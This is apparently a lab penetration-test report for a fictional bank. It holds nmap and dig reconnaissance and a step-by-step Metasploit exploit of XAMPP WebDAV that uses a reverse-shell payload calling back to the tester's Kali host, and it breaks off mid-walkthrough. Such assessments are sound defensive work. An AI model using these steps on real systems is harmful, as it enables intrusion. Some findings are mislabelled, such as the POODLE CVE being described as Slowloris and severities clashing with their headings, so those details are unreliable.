



SECURITY ASSESSMENT Template

Submitted to: Application Development Team
Security Analyst: Huy Phu

Date of Testing: 9/25/2021
Date of Report Delivery: 9/28/2021

Table of Contents

Security Engagement Summary	2
Engagement Overview	2
Scope	2
Risk Analysis	4
Recommendations	4
Significant Vulnerabilities Summary	5
High Risk Vulnerabilities	5
Significant Vulnerability Details	5
Appendix A: Security Analysis Methodology	8
Assessment Tools Selection	8
Red Team Operations Assessment	9
Reconnaissance	9
Scanning	17
Exploit Development	18

Security Engagement Summary

Engagement Overview

The PJBank CISO authorized the development of a cybersecurity training program in an effort to improve their network security posture

The external component provides general training information and links to third party training platforms like Udacity.com. This component is internet accessible and can be reached at learnaboutsecurity.com.


The internal component consists of a web Server - with a SQL Database backed located in the DMZ (Debianx64DMZOnCloudNew). This server is used for employee training. There is also a Debian Server that is used as a test server (DMZIServer | 10.1.0.7). Finally, there is a Win-10 device that the employees use to access the training application.

All devices can be accessed from the Kali-internal machine (10.1.2.5).

Scope

The infrastructure that supports this training program has four components:

1. The Debian server in the DMZ (DMZIServer | 10.1.0.7)



2. A web Application Server in the DMZ (Debianx64DMZOnCloudNew | 10.1.0.12)



Risk Analysis

- **High** – severe or catastrophic impact
- **Moderate** – Serious impact
- **Low** – limited impact

After performing on all three target machines, we learn there are multiple security holes that can severely impact the who organization. Specifically:

Window 10 machine (10.1.2.4) - HIGH: running multiple services which contain multiple vulnerabilities which can result in DOS or MITM. A lot of services on Window 10 machine are running with no/default credentials, which does not follow best practices.

DMZIServer (10.1.0.7) & DMZOnCloudNew (10.1.0.11) – HIGH: use the same credentials, which is not recommended. Also, both machines don't limit login attempts, which allows attackers to brute force credentials.

Recommendations

- The company should perform security audit to ensure that best practices are followed.
- The company should take actions against found vulnerabilities. Update all software to the latest versions, patch existing security issues.
- Enforce password policies to the whole company: Make sure passwords are strong and complex. Make sure no two or more servers use the same credentials. Another best practice is to change passwords every 60 days or 90 days.
- All services should be passwords protected. The company should also avoid using default configurations.

Significant Vulnerabilities Summary

Significant vulnerabilities identified during the vulnerability assessment and validation are summarized below. While additional vulnerabilities may be present, these are considered significant and warrant resolution.

High Risk Vulnerabilities

CVE-2009-0919 – APACHEFRIENDS XAMPP 1.4.4 CREDENTIALS MANAGEMENT

Affected machine: Window 10

Severity: High

GIT Source Code Exposure Vulnerability

Affected machine: DMZIServer

Severity: High

Medium Risk Vulnerabilities

CVE-2014-0224 – OpenSSL SSL/TLS MITM vulnerability

Affected machine: Window 10

Severity: High

Low Risk Vulnerabilities

CVE-2007-6750 – Slowloris denial-of-service attack vulnerability

Affected machine: learnaboutsecurity.com

Severity: High

CVE-2015-4000 – Diffie-Hellman ciphers vulnerability

Affected machine: Window 10

Severity: Low

CVE-2014-3566 – SSL V3.0 "Poodle" Vulnerability

Affected machine: Window 10

Severity: Low

Significant Vulnerability Details

CVE-2009-0919 – APACHEFRIENDS XAMPP 1.4.4 CREDENTIALS MANAGEMENT

Base Score: NA (being reanalyzed)

Vector: NA (being reanalyzed)

Impact: High

The window machine is using XAMPP 1.7.3, which has this vulnerability. Once attackers own this machine, they can easily take over all the services running on this machine.

Description:

XAMPP installs multiple packages with insecure default passwords, which makes it easier for remote attackers to obtain access via (1) the "lampp" default password for the "nobody" account within the included ProFTPD installation, (2) a blank default password for the "root" account within the included MySQL installation, (3) a blank default password for the "pma" account within the phpMyAdmin installation, and possibly other unspecified passwords. NOTE: this was originally reported as a problem in DFLabs PTK, but this issue affects any product that is installed within the XAMPP environment, and should not be viewed as a vulnerability within that product. NOTE: DFLabs states that PTK is intended for use in a laboratory with "no contact from / to internet."

Remediation:

Update XAMPP to the latest version

Reconfigure all services: Implement password policies for all services. Use strong, complex, and uncommon passwords.

CVE-2007-6750 – Slowloris denial-of-service attack vulnerability

Base Score: 3.4

Vector: CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:C/C:L/I:N/A:N

Impact: Low

Window 10 might be vulnerable to this security issue. Even when the machine is vulnerable, the severity is also low, which result in low impact.

Description:

The Apache HTTP Server 1.x and 2.x allows remote attackers to cause a denial of service (daemon outage) via partial HTTP requests, as demonstrated by Slowloris, related to the lack of the mod_reqtimeout module in versions before 2.2.15.

Remediation:

Update to the latest version to ensure the security hole is patched.

CVE-2014-3566 – Slowloris denial-of-service attack vulnerability

Base Score: 3.4

Vector: CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:C/C:L/I:N/A:N

Impact: Low

Window 10 might be vulnerable to this security issue. Even when the machine is vulnerable, the severity is also low, which result in low impact.

Description:

The Apache HTTP Server 1.x and 2.x allows remote attackers to cause a denial of service (daemon outage) via partial HTTP requests, as demonstrated by Slowloris, related to the lack of the mod_reqtimeout module in versions before 2.2.15.

Remediation:

Update to the latest version to ensure the security hole is patched.

CVE-2014-0224 – OpenSSL SSL/TLS MITM vulnerability

Base Score: 7.4

Vector: CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N

Impact: Low

Window 10 machine might be vulnerable. Even though the severity is high, the likelihood of MITM attack is very small as Window machine is in the MZ of the company network.

Description:

OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h does not properly restrict processing of ChangeCipherSpec messages, which allows man-in-the-middle attackers to trigger use of a zero-length master key in certain OpenSSL-to-OpenSSL communications, and consequently hijack sessions or obtain sensitive information, via a crafted TLS handshake, aka the "CCS Injection" vulnerability.

Remediation:

Update to the latest version to ensure the security hole is patched.

CVE-2015-4000 – Diffie-Hellman ciphers vulnerability

Base Score: 3.7

Vector: CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:L/A:N

Impact: Low

Window 10 machine might be vulnerable. Even though the severity is high, the likelihood of MITM attack is very small as Window machine is in the MZ of the company network.

Description:

The TLS protocol 1.2 and earlier, when a DHE_EXPORT ciphersuite is enabled on a server but not on a client, does not properly convey a DHE_EXPORT choice, which allows man-in-the-middle attackers to conduct cipher-downgrade attacks by rewriting a ClientHello with DHE replaced by DHE_EXPORT and then rewriting a ServerHello with DHE_EXPORT replaced by DHE, aka the "Logjam" issue.

Remediation:

Update to the latest version to ensure the security hole is patched.

GIT Source Code Exposure Vulnerability

Impact: High

DMZIServer has /.git directory which contains a text file that is exposed on port 80. The text file has credentials that can be used to gain SSH access to the DMZIServer machine

Description:

For some companies that have built a large amount of intellectual property into their web application, source code is meant to be private. Sometimes the source code also contains sensitive data like secret keys and database passwords, among others.

It's these confidential data that attackers can use to formulate attacks on your server application.

Now, Source Code exposure vulnerability is when your application cannot protect your sensitive data like intellectual property built in the code, database passwords, secret keys, etc. It usually occurs due to web server misconfigurations or typographical errors in your scripts, like granting executable permissions to specific directories or scripts. Another way we found was using the .git folder that was exposed to the webserver.

Remediation:

Remove the /.git folder as well as the text file

Change the credentials used to login SSH

Enforce password policy: use strong and complex passwords.

Appendix A: Security Analysis Methodology

The methodology the analyst used for the vulnerability assessment is provided below.

Assessment Tools Selection

Noting the scope of the engagement was focused on a web application, the security analyst chose relevant web-application security analyst tools. The analyst created a Kali Virtual Machine which had many included tools. Tools used during this engagement included:

- Kali Operating System
 - <https://www.kali.org/>
 - Description
- Nmap
 - <https://nmap.org/>
 - Nmap is used to scan open ports and services on targeted IP addresses. Specifically, nmap is used on DMZIServer, DMZOnCloudNew and Window Machine.
- dirb

- <https://tools.kali.org/web-applications/dirb>
 - dirb is used to enumerates hidden directories of a targeted IP address. This is also used on DMZIServer, DMZOnCloudNew and Window Machine.
 - Metasploit
 - <https://www.metasploit.com/>
 - Metasploit is used to exploit services running on window machine.
-

Red Team Operations Assessment

Our Red team is responsible for performing security assessment for the PJBank company. After throughout processes, we found multiple vulnerabilities that need the company's attention.

Window 10 workstation is using an old version of xampp, which has a vulnerability with a score of 7.5 ([CVE-2009-0919](#)). The score is high and the exploit is available through the Metasploit framework, which is easy to carry out. Therefore, this needs to be patched.

DMZIServer also store snapshots of previous states, which is critical issue. Once attackers own the machine, they can extract information of the server through the snapshots, which allows them to go deeper into the company's network.

Both DMZIServer and DMZNewOnCloudServer are using same credentials for SSH, which is available on port 80 of DMZIServer. Consequently, if DMZIServer is compromised, so is DMZNewOnCloud.

Both servers don't limit SSH login attempts, which allow attackers to brute force the credentials. As a result, they can gain access to the machine.

The passwords for the servers are not strong and complexed enough. "Password123!" is now considered popular and included in all wordlists.

Reconnaissance

After launching the Kali Attacking machine, we run a scan on the network using nmap:

Nmap -A 10.1.2.0/24

```
Terminal - admin123@KaliInternal: ~/learnaboutsecurity
File Edit View Terminal Tabs Help

Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-22 00:11 EDT
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-22 00:11 EDT
Nmap scan report for win10.internal.cloudapp.net (10.1.2.4)
Host is up (0.0013s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
106/tcp   open  pop3pw
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
143/tcp   open  imap
443/tcp   open  https
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsapi

Nmap scan report for kaliinternal.internal.cloudapp.net (10.1.2.5)
Host is up (0.00015s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
3389/tcp  open  ms-wbt-server

Nmap done: 256 IP addresses (2 hosts up) scanned in 6.26 seconds
admin123@KaliInternal:~/learnaboutsecurity$
```

We found that there was a window machine whose IP address is 10.1.2.4, which is running multiple services. Using another nmap command, we found more information about Window machine as well as its services:

Nmap -A 10.1.2.4

```
Terminal - admin123@KaliInternal: ~
File Edit View Terminal Tabs Help
Host is up (0.0014s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x 1 ftp ftp          0 Dec 20 2009 incoming
| _r--r--r-- 1 ftp ftp          187 Dec 20 2009 onefile.html
| _ftp-bounce: bounce working!
| _ftp-syst:
| _ SYST: UNIX emulated by FileZilla
80/tcp    open  http         Apache httpd 2.2.14 ((Win32) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l mod_autoindex_color PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1)
| _http-server-header: Apache/2.2.14 (Win32) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l mod_autoindex_color PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1
| _http-title: XAMPP 1.7.3
| _Requested resource was http://win10.internal.cloudapp.net/xampp/splash.php
106/tcp   open  pop3pw       Mercury/32 poppass service
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
143/tcp   open  imap         Mercury/32 imapd 4.72
| _imap-capabilities: X-MERCURY-1A0001 AUTH=PLAIN OK IMAP4rev1 complete CAPABILITY
443/tcp   open  ssl/https?
| _ssl-cert: Subject: commonName=localhost
| _Not valid before: 2009-11-10T23:48:47
| _Not valid after: 2019-11-08T23:48:47
| _ssl-date: 2021-09-29T08:17:32+00:00; 0s from scanner time.
| _sslv2:
| _ SSLv2 supported
| _ ciphers:
| _ SSL2_RC4_128_WITH_MD5
| _ SSL2_RC2_128_CBC_WITH_MD5
| _ SSL2_DES_192_EDE3_CBC_WITH_MD5
| _ SSL2_IDEA_128_CBC_WITH_MD5
| _ SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
| _ SSL2_DES_64_CBC_WITH_MD5
| _ SSL2_RC4_128_EXPORT40_WITH_MD5
445/tcp   open  microsoft-ds?
3306/tcp  open  mysql        MySQL (unauthorized)
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| _ssl-cert: Subject: commonName=win10
| _Not valid before: 2021-09-28T02:43:57
| _Not valid after: 2022-03-30T02:43:57
| _ssl-date: 2021-09-29T08:17:32+00:00; 0s from scanner time.
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| _http-server-header: Microsoft-HTTPAPI/2.0
| _http-title: Service Unavailable
Service Info: Host: localhost; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| _nbstat: NetBIOS name: WIN10, NetBIOS user: <unknown>, NetBIOS MAC: 00:0d:3a:63:1e:fd (Microsoft)
| _smb2-security-mode:
| _ 2.02:
| _ Message signing enabled but not required
| _smb2-time:
| _ date: 2021-09-29T08:17:27
| _ start_date: N/A
```

We also run a dns scan on the public website, learnaboutsecurity.com : *dig learnaboutsecurity.com any*

```
Terminal - admin123@KaliInternal: ~
File Edit View Terminal Tabs Help
admin123@KaliInternal:~$
; <<>> DiG 9.16.11-Debian <<>> learnaboutsecurity.com any
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 32033
;; flags: qr rd ra; QUERY: 1, ANSWER: 9, AUTHORITY: 0, ADDITIONAL: 3
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1224
;; QUESTION SECTION:
;learnaboutsecurity.com.                IN      ANY


;; ANSWER SECTION:
learnaboutsecurity.com. 300      IN      A       185.199.111.153
learnaboutsecurity.com. 300      IN      A       185.199.110.153
learnaboutsecurity.com. 300      IN      A       185.199.109.153
learnaboutsecurity.com. 300      IN      A       185.199.108.153
learnaboutsecurity.com. 1800     IN      NS      ns-1276.awsdns-31.org.
learnaboutsecurity.com. 1800     IN      NS      ns-1959.awsdns-52.co.uk.
learnaboutsecurity.com. 1800     IN      NS      ns-311.awsdns-38.com.
learnaboutsecurity.com. 1800     IN      NS      ns-925.awsdns-51.net.
learnaboutsecurity.com. 900      IN      SOA     ns-1276.awsdns-31.org. awsdns-ho
stmaster.amazon.com. 1 7200 900 1209600 86400

;; ADDITIONAL SECTION:
ns-1276.awsdns-31.org. 305      IN      A       205.251.196.252
ns-311.awsdns-38.com.  367      IN      A       205.251.193.55

;; Query time: 124 msec
;; SERVER: 168.63.129.16#53(168.63.129.16)
;; WHEN: Wed Sep 22 00:08:09 EDT 2021
;; MSG SIZE rcvd: 345

admin123@KaliInternal:~$
```

We also use Wappalyzer to obtain all the frameworks/technologies used on the website:



Using nmap to scan learnaboutsecurity.com website


```
Terminal - admin123@KaliInternal: ~
File Edit View Terminal Tabs Help
admin123@KaliInternal:~$ nmap -A 10.1.0.7
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-28 22:48 EDT
Nmap scan report for dmziserver.internal.cloudapp.net (10.1.0.7)
Host is up (0.0045s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|   2048 93:3e:2d:17:52:bd:eb:67:49:c9:f5:cb:5e:96:fc:71 (RSA)
|   256 61:7e:ad:d8:44:51:ad:01:c7:0e:89:75:76:51:c3:58 (ECDSA)
|_  256 26:09:41:63:d4:8a:46:a6:be:30:69:47:94:c9:7c:74 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: Company management
Service Info: OS: Linux; CPE: o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds
admin123@KaliInternal:~$
```

DMZOnCloudNew: *nmap -A 10.1.0.11*

```
Terminal - admin123@KaliInternal: ~
File Edit View Terminal Tabs Help
admin123@KaliInternal:~$ nmap -A 10.1.0.11
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-28 22:52 EDT
Nmap scan report for 10.1.0.11
Host is up (0.0055s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
|_ ssh-hostkey:
|_   2048 4c:c5:58:05:ee:82:7b:9f:bb:24:45:dd:7b:6d:4d:d6 (RSA)
|_   256 da:dc:b6:82:dc:fb:88:50:0b:e7:9e:02:73:b4:31:a5 (ECDSA)
|_   256 9d:c1:cb:45:b5:9b:3a:3c:ea:7e:c2:2f:d3:02:a9:f1 (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_ http-cookie-flags:
|_   /:
|_     PHPSESSID:
|_     httponly flag not set
|_   _http-generator: WordPress 4.8.15
|_   http-robots.txt: 1 disallowed entry
|_   _/wp-admin/
|_   _http-server-header: Apache/2.4.38 (Debian)
|_   _http-title: cms -friendly 8#8211; Otro sitio realizado con WordPress
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.35 seconds
admin123@KaliInternal:~$
```

Scanning

CVE-2009-0919

XAMPP installs multiple packages with insecure default passwords, which makes it easier for remote attackers to obtain access via (1) the "lampp" default password for the "nobody" account within the included ProFTPD installation, (2) a blank default password for the "root" account within the included MySQL installation, (3) a blank default password for the "pma" account within the phpMyAdmin installation, and possibly other unspecified passwords. NOTE: this was originally reported as a problem in DFLabs PTK, but this issue affects any product that is installed within the XAMPP environment, and should not be viewed as a vulnerability within that product. NOTE: DFLabs states that PTK is intended for use in a laboratory with "no contact from / to internet."

This CVE is being re-analyzed by experts and scores are subject to changed. More details can be found at <https://nvd.nist.gov/vuln/detail/CVE-2009-0919>

CVE-2007-6750

The Apache HTTP Server 1.x and 2.x allows remote attackers to cause a denial of service (daemon outage) via partial HTTP requests, as demonstrated by Slowloris, related to the lack of the mod_reqtimeout module in versions before 2.2.15.

Nmap -script=vuln -p 80 learnaboutsecurity.com


```
PORT      STATE SERVICE
80/tcp    open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
http-slowloris-check:
  VULNERABLE:
    Slowloris DOS attack
    State: LIKELY VULNERABLE
    IDs: CVE:CVE-2007-6750
    Slowloris tries to keep many connections to the target web server open and hold
    them open as long as possible. It accomplishes this by opening connections to
    the target web server and sending a partial request. By doing so, it starves
    the http server's resources causing Denial Of Service.

    Disclosure date: 2009-09-17
    References:
      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
      http://ha.ckers.org/slowloris/
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.

Nmap done: 1 IP address (1 host up) scanned in 521.00 seconds
admin123@kali:~$
```

Exploit Development

WINDOW 10



After doing some research, we learn xampp 1.7.3 has a hug security issue, which allows hackers to attack and create backdoor to access Window 10.

To exploit this, we use msfconsole tool built in Kali Linux:

1. Run the tool:
msfconsole
2. Once the tool is running, search the tool to exploit xampp:
a. Search xampp
3. Select the option windows/http/xampp_webdav_upload_php

```
Terminal - admin123@KaliInternal: ~
File Edit View Terminal Tabs Help
msf6 exploit(windows/http/xampp_webdav_upload_php) > show options

Module options (exploit/windows/http/xampp_webdav_upload_php):

Name      Current Setting  Required  Description
-----
FILENAME  xampp           no       The filename to give the payload. (Leave Blank for Random)
PASSWORD  /webdav/        yes      The HTTP password to specify for authentication
PATH      /webdav/        yes      The path to attempt to upload
Proxies    no              no       A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     80              yes      The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT     80              yes      The target port (TCP)
SSL        false           no       Negotiate SSL/TLS for outgoing connections
USERNAME  wampp           yes      The HTTP username to specify for authentication
VHOST      no              no       HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-----
LHOST     10.1.2.5         yes      The listen address (an interface may be specified)
LPORT     4444             yes      The listen port

Exploit target:

Id  Name
--  ---
0   Automatic

msf6 exploit(windows/http/xampp_webdav_upload_php) > |
```

4. Set payload: set payload payload/reverse_php
5. Set lhost to 10.1.2.5 (Kali Internal machine)
6. Set rhost to 10.2.4 (Window machine)

```
Terminal - admin123@KaliInternal: ~
File Edit View Terminal Tabs Help
msf6 exploit(windows/http/xampp_webdav_upload_php) > show options

Module options (exploit/windows/http/xampp_webdav_upload_php):

Name      Current Setting  Required  Description
-----
FILENAME  xampp           no       The filename to give the payload. (Leave Blank for Random)
PASSWORD  /webdav/        yes      The HTTP password to specify for authentication
PATH      /webdav/        yes      The path to attempt to upload
Proxies    no              no       A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     10.1.2.4         yes      The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT     80              yes      The target port (TCP)
SSL        false           no       Negotiate SSL/TLS for outgoing connections
USERNAME  wampp           yes      The HTTP username to specify for authentication
VHOST      no              no       HTTP server virtual host

Payload options (php/reverse_php):

Name      Current Setting  Required  Description
-----
LHOST     10.1.2.5         yes      The listen address (an interface may be specified)
LPORT     4444             yes      The listen port

Exploit target:

Id  Name
--  ---
0   Automatic

msf6 exploit(windows/http/xampp_webdav_upload_php) > |
```

7. Run
8. We should get a meterpreter session

```
Terminal - admin123@KaliInternal: ~
File Edit View Terminal Tabs Help
msf6 exploit(windows/http/xampp_webdav_upload_php) > show options

Module options (exploit/windows/http/xampp_webdav_upload_php):

  Name      Current Setting  Required  Description
  ----      -
